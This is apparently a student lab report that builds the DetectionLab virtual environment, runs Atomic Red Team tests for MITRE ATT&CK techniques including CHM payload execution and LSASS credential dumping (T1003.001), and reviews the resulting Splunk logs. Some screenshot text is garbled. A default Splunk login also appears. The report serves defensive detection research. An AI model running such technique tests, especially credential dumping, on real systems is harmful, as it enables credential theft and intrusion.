Conduct a research study using a virtualized infrastructure to simulate attacks and identify these through a SIEM (Splunk) platform

DetectionLab

Detection Lab

Table of Contents

1 INTRODUCTION

The primary premise of every SIEM system is to collect relevant data, identify abnormalities, and take action. A SIEM system may issue an alert and inform additional security measures to stop the danger. A SIEM system may also utilize statistical or rule-based correlation engines to link event log elements. IT security equipment such as firewalls, antivirus, and intrusion prevention systems are captured by SIEM systems. To prioritize security incidents, security analysts look for trends in the data in a single management console.

The DetectionLab environment is as depicted above. It consists of 4 Virtual Machines (VM):


Logger: This machine is responsible for curating all logging information from the network.
DC: Domain Controller machine responsible for hosting the network Active Directory.
WEF: Windows Event Forwarder responsible for logging all Microsoft Windows events.
Win10: An endpoint workstation typical of a user in an organization.

2 Deploying DetectionLab

Getting Started:

1. **STEP 1**: Install Detection Lab by following commands from the Terminal.
2. **STEP 2**:
   When we run Vagrant up, here is what happens:


   Vagrant will bring up one host at a time, starting with logger and followed by dc, wef, and win10.



```
  System information as of Mon 04 Apr 2022 05:18:37 PM UTC

  System load:  0.89               Users logged in:       0
  Usage of /:   31.6% of 30.88GB   IPv4 address for eth0: 10.0.2.15
  Memory usage: 72%                IPv4 address for eth1: 192.168.56.105
  Swap usage:   10%                IPv4 address for eth1: 192.168.56.101
  Processes:    145


This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento
vagrant@logger:~$ _
```

Figure 1: vagrant ssh logger


Let's check the IP address of the logger instance.



```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@


  System information as of Mon 04 Apr 2022 05:18:37 PM UTC

  System load:  0.89               Users logged in:       0
  Usage of /:   31.6% of 30.88GB   IPv4 address for eth0: 10.0.2.15
  Memory usage: 72%                IPv4 address for eth1: 192.168.56.105
  Swap usage:   10%                IPv4 address for eth1: 192.168.56.101
  Processes:    145


This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento
vagrant@logger:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b1:28:5d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic eth0
       valid_lft 80712sec preferred_lft 80712sec
    inet6 fe80::a00:27ff:feb1:285d/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c1:99:07 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.105/24 brd 192.168.56.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet 192.168.56.101/24 brd 192.168.56.255 scope global secondary dynamic eth1
       valid_lft 314sec preferred_lft 314sec
    inet6 fe80::a00:27ff:fec1:9907/64 scope link
       valid_lft forever preferred_lft forever
vagrant@logger:~$
```

Figure 2: IP address into the logger

We can ping the other machines:



[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~ 74x34

```
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~$ ping 192.168.56.102 -c 5
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=0.403 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=128 time=0.340 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=128 time=0.338 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=128 time=0.358 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=128 time=0.549 ms

--- 192.168.56.102 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4093ms
rtt min/avg/max/mdev = 0.338/0.397/0.549/0.079 ms
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~$ ping 192.168.56.103 -c 5
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.362 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.350 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=0.397 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=0.380 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=0.398 ms

--- 192.168.56.103 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4093ms
rtt min/avg/max/mdev = 0.350/0.377/0.398/0.019 ms
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~$ ping 192.168.56.104 -c 5
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=128 time=1.46 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=128 time=0.424 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=128 time=0.405 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=128 time=0.349 ms
64 bytes from 192.168.56.104: icmp_seq=5 ttl=128 time=0.516 ms

--- 192.168.56.104 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4072ms
rtt min/avg/max/mdev = 0.349/0.630/1.457/0.416 ms
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~$
```

Figure 3: Ping to other machines

We can also access the following applications on the logger using a web browser.

Splunk: Navigate to https://192.168.56.105:8000. Login using admin:changeme.



```
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144: ~/DetectionLab/Vagrant 94x3
==> win10: Machine already provisioned. Run `vagrant provision` or use the `--provision`
==> win10: flag to force provisioning. Provisioners marked to run always will still run.
[05/14/22]SHAKIL_21055097-uwe@192.168.146.144:~/DetectionLab/Vagrant$
```

New to Splunk? Take a tour to help you on your way.

Add or forward data to Splunk Enterprise. Afterwards, you may extract fields.


Explore data and define how Hunk parses that data.

Apps and add-ons extend the capabilities of Splunk Enterprise.

Figure 4: Splunk Home Page.

3 ATTACK DEMONSTRATION

ATOMIC RED TEAM: Atomic Red Team allows every security team to test their controls by executing simple “atomic tests” that exercise the same techniques used by adversaries (all mapped to Mitre’s ATT&CK).




```
PS C:\Users\vagrant> Import-Module "C:\Tools\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -Force
PS C:\Users\vagrant> $PSDefaultParameterValues = @{"Invoke-AtomicTest:PathToAtomicsFolder"="C:\Tools\AtomicRedTeam\atomi
cs"}
PS C:\Users\vagrant> Invoke-AtomicTest T1003.001 -TestNumbers 1,2
```

Figure 5:Attack execution commands

Atomic Red Team in DetectionLab aims to allow the user to simulate TTPs and observe the resulting telemetry or create new detections.

3.1 ATTACK 1: System Binary Proxy Execution: Compiled HTML File ID: T1218.001

To execute mentioned attack, run the following commands at win10 VM in Powershell module and atomics-path:


win10.windomain.local [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[05/13/22]SHAKIL_21055097-uwe@192.168.111.140: ~/DetectionLab/Vagrant
[05/13/22]SHAKIL_21055097-uwe@192.168.111.140: ~/DetectionLab/Vagrant 98x3
Administrator: Windows PowerShell
tion #2

```
SHAKIL_21[05/13/22]SHAKIL_21[05/13/22]SHAKIL_21055097-uwe@192.168.111.140:~/Detection[05/13/22]SHA
KIL_2105[05/13/22]SHAKIL_2[05/13/22]SHAKIL_2[05/13/22]SHAKIL_2[05/13/22]SHAKIL_2[05/13/22]SHAKIL_2
[05/13/22]SHAKIL_21055097-uwe@192.168.111.140:~/DetectionLab/Vagrant$
```


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

 Running Atomic Tests
    Progress:
    [oooooooooooooooo                                                              ]

PS C:\Users\vagrant> Invoke-AtomicTest T1218.001 -TestNumbers 1,2
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

Executing test: T1218.001-1 Compiled HTML Help Local Payload
```

Figure 6: Attack ID T1218.001

Background of mentioned Attack from Mitre ATT&CK:
Attackers may misuse HTML files that have been compiled (.chm) by hiding malicious code. As part of the Microsoft HTML Help system, CHM files are often disseminated. CHM files are compressed collections of diverse material, including HTML texts, graphics, and scripting/web-related programming languages such as VBA, JScript, Java, and ActiveX. CHM material is shown utilizing underlying Internet Explorer browser components loaded by the HTML Help application (hh.exe). (The MITRE Corporation., 2022)

3.1.1 Attack Identification ID: 1218.001

Let us see what happened in Splunk:



```
index="powershell" host="win10"
```

✓ 18 events (5/13/22 8:00:00.000 AM to 5/14/22 8:59:19.000 AM)   No Event Sampling

```
i  Time                 Event
>  5/13/22              Done executing test:
   8:49:14.000 PM       T1055.001-1 Process Injection via mavinject.exe

                        host = WIN10   source = c:\pslogs\20220513\PowerShell_transcript.WIN10.gjgSgtvK.20220513204431.txt   sourcetype = powershell_transcript
>  5/13/22              **********************
   8:49:14.000 PM       Command start time: 20220514082400
                        **********************
                        PS C:\Users\vagrant> Invoke-AtomicTest T1055.001 -TestNumbers 1,2
                        PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics
                        Show all 8 lines
                        host = WIN10   source = c:\pslogs\20220513\PowerShell_transcript.WIN10.gjgSgtvK.20220513204431.txt   sourcetype = powershell_transcript
>  5/13/22              Done executing test:
   8:49:14.000 PM       T1218.001-2 Compiled HTML Help Remote Payload
```

Figure 7: Splunk log for executing attack T1218.001. Full report source: https://rb.gy/9i3jq9


Attacker's Objective: Attackers could execute malicious code via HTML help payload.
Identification: We can see from the Splunk log that the attack T1218.001 has been Compiled a customed HTML help Payload, which could be contained embedded payloads delivered to a victim.

3.1.2 Mitre ATT&CK Mitigation T1218.001

Consider using application control to prevent execution of hh.exe if it is not required for a given system or network to prevent potential misuse by adversaries. Consider blocking download/transfer and execution of potentially uncommon file types known to be used in adversary campaigns, such as CHM files. (The MITRE Corporation., 2022)

3.2 ATTACK 2: Software Discovery: Security Software Discovery ID: T1518.001

To execute mentioned attack, run the following commands at wef VM (Virtual Machine) in Powershell module and atomics-path:


VirtualBox Machine
May 14 13:30
wef.windomain.local [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Wireshark
1:30 PM
5/14/2022
Right Ctrl

```
winlogon.exe                  504 Console           1   9,324 K
services.exe                  552 Services          0  10,312 K
lsass.exe                     560 Services          0  21,992 K
svchost.exe                   644 Services          0  19,932 K
svchost.exe                   708 Services          0  11,320 K
dwm.exe                       816 Console           1  60,944 K
svchost.exe                   856 Services          0  11,804 K
svchost.exe                   912 Services          0  21,928 K
svchost.exe                   236 Services          0  36,428 K
svchost.exe                   312 Services          0  22,900 K
svchost.exe                   376 Services          0  20,780 K
svchost.exe                   664 Services          0  57,144 K
svchost.exe                   724 Services          0  64,248 K
VBoxService.exe              1056 Services          0   8,404 K
svchost.exe                  1372 Services          0   7,176 K
spoolsv.exe                  1832 Services          0  15,916 K
svchost.exe                  1872 Services          0  26,204 K
svchost.exe                  1920 Services          0   8,324 K
wlms.exe                     1992 Services          0   3,304 K
osqueryd.exe                 2016 Services          0  11,128 K
svchost.exe                  2032 Services          0  16,868 K
Sysmon64.exe                 1220 Services          0  26,848 K
splunkd.exe                  1280 Services          0  80,576 K
osqueryd.exe                 2304 Services          0  39,116 K
svchost.exe                  2328 Services          0   7,300 K
conhost.exe                  2404 Services          0     796 K
conhost.exe                  2504 Services          0   5,916 K
unsecapp.exe                 2904 Services          0   6,168 K
WmiPrvSE.exe                 2880 Services          0  37,888 K
RuntimeBroker.exe            1232 Console           1  33,452 K
svchost.exe                  2688 Console           1  19,652 K
sihost.exe                   2896 Console           1  20,956 K
taskhostw.exe                1536 Console           1  16,116 K
explorer.exe                 3248 Console           1  93,900 K
ShellExperienceHost.exe      3948 Console           1  16,280 K
SearchUI.exe                 3456 Console           1  58,120 K
splunk-winevtlog.exe         3572 Services          0  37,012 K
svchost.exe                  4856 Services          0   7,136 K
VBoxTray.exe                 4156 Console           1  10,724 K
mongod.exe                   4500 Services          0  98,332 K
msdtc.exe                    4568 Services          0   9,644 K
Velociraptor.exe             3680 Services          0  28,056 K
Microsoft.Tri.Center.exe      620 Services          0 578,464 K
rundll32.exe                  752 Services          0  16,520 K
powershell.exe               2116 Console           1  70,452 K
conhost.exe                  2372 Console           1  15,252 K
ApplicationFrameHost.exe     5892 Console           1  18,764 K
Autorunsc64.exe              4388 Services          0     552 K
Autorunsc64.exe              4260 Services          0     540 K
taskhostw.exe                5356 Console           1  13,764 K
Autorunsc64.exe              4516 Services          0   1,232 K
dllhost.exe                  5972 Console           1  10,744 K
WmiPrvSE.exe                 4580 Services          0  26,460 K
cmd.exe                        72 Console           1   2,736 K
conhost.exe                  2416 Console           1   9,568 K
tasklist.exe                 5200 Console           1   7,724 K
Done executing test: T1518.001-1 Security Software Discovery
Executing test: T1518.001-2 Security Software Discovery - powershell
Done executing test: T1518.001-2 Security Software Discovery - powershell
PS C:\Users\vagrant> _
```

```
IE Version:        11.2248.14393.0
IP Address:        (none)
                   192.168.56.103
Logon Domain:      WEF
Logon Server:      WEF
MAC Address:       08-00-27-A8-7A-46
                   08-00-27-35-D9-54
Machine Domain:    WINDOMAIN
Memory:            2048 MB
Network Card:      Intel(R) PRO/1000 MT Desktop Adapter
                   Intel(R) PRO/1000 MT Network Connection
Network Speed:     0 b/s
                   1 Gb/s
Network Type:      Ethernet
                   Ethernet
OS Version:        Windows Server 2016
Service Pack:      No service pack
Snapshot Time:     4/15/2022 5:30 PM
Subnet Mask:       (none)
                   255.255.255.0
System Type:       Server, Stand-alone, Terminal Server
User Name:         vagrant
Volumes:           C:\ 59.66 GB NTFS
```

```
IE Version:        11.2248.14393.0
IP Address:        (none)
                   192.168.56.103
Logon Domain:      WEF
Logon Server:      WEF
MAC Address:       08-00-27-A8-7A-46
                   08-00-27-35-D9-54
Machine Domain:    WINDOMAIN
Memory:            2048 MB
Network Card:      Intel(R) PRO/1000 MT Desktop Adapter
                   Intel(R) PRO/1000 MT Network Connection
Network Speed:     0 b/s
```

